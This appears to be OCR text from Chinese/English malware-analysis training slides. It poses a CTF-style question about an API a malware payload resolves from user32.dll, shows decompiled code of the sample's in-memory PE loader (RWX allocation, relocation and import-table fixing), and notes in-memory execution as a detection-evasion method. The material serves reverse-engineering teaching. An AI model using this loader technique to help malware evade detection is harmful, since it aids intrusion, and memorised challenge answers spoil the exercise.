
在 next stage payload 的 my_start 導出函數中，惡意程式透過 dynamic API resolution 手法取得了一些 APIs。請問其從 user32.dll 取得的 API 的名稱為何？

In my_start exported function in the next stage payload, the malware retrieve some APIs by dynamic API resolution. What's the name of the API retrieved from user32.dll?

- A list of all exported functions of user32.dll

Flag format: FLAG{WindowsAPIname}

Malware Behavior Flowchart



```
114 NtHdrs = getNtHdrs(dll_file);
115 SectArr = getSectArr(dll_file);
116 dll_image = VirtualAlloc(0i64, NtHdrs->OptionalHeader.SizeOfImage, 0x3000u, 0x40u);
117 memcpy(dll_image, dll_file, NtHdrs->OptionalHeader.SizeOfHeaders);
118 for ( m = 0i64; m < NtHdrs->FileHeader.NumberOfSections; ++m )
119     memcpy(
120         &dll_image[*(&SectArr->FileHeader.PointerToSymbolTable + 10 * m)],
121         dll_file + *(&SectArr->FileHeader.SizeOfOptionalHeader + 10 * m),
122         *(&SectArr->FileHeader.NumberOfSymbols + 10 * m));
123 v47 = NtHdrs->OptionalHeader.DataDirectory[5];
124 v48 = &dll_image[v47.VirtualAddress];
125 v49 = &dll_image[-NtHdrs->OptionalHeader.ImageBase];
126 v50 = 0;
127 while ( 1 )                                // fix relocation table
128 {
129     v55 = v50;
130     if ( v50 >= v47.Size )
131         break;
132     v56 = (*v48 + 1) - 8) >> 1;
133     v57 = v48;
134     for ( n = 0i64; n < v56; ++n )
135     {
136         v52 = &v48[2 * n + 8];
137         if ( *(v52 + 1) > 0xFu )
138         {
139             if ( !*v52 )
140                 break;
141             v53 = *v48 + (*v52 & 0xFFFFu);
142             *&dll_image[v53] += v49;
143         }
144     }
145     v54 = *(v48 + 1);
146     v50 = v54 + v55;
147     v48 = &v57[v54];
148 }
149 fix_iat_table(&fn_table, dll_image, NtHdrs);
```

fix relocation table

fix import address table

PE File Format – Import Address Table (IAT)

Import Address Table

- 紀錄 PE 的所有引入函數 (imported functions) , aka. 你呼叫的外部 library functions
 - 引入 DLL 名稱
 - 引入函數名稱
 - 引入函數的位址
- 用途
 - Hook Windows API 以監控 API
 - 在純記憶體中執行程式，不需要建立 Process 、沒有檔案落地，以避免偵測


Data Directory[16]

- 紀錄載入時所需的各種 table
 - 共有 16 個 entry，今天會提到：
 - [0]: Export Table
 - [1]: Import Table
 - [5]: Base Relocation Table
 - [12]: Import Address Table
 - 每個 entry 包含 table 的 RVA 和 size
 - IMAGE DATA DIRECTORY

Data Directory[16]

Import Table

- 紀錄 PE 的引入函數 (imported function) 資訊
- `_IMAGE_IMPORT_DESCRIPTOR` 結構的 array
- 每個結構代表一個被引入的 DLL
- 0x00: OriginalFirstThunk
 - 該 DLL 第一個被引入函數在 Import Lookup Table 位置的 RVA
- 0x0C: Name
 - DLL 名稱字串的 RVA
- 0x10: FirstThunk
 - 該 DLL 第一個引入函數在 Import Address Table 位置的 RVA
- `_IMAGE IMPORT DESCRIPTOR`




Hint / Name Table

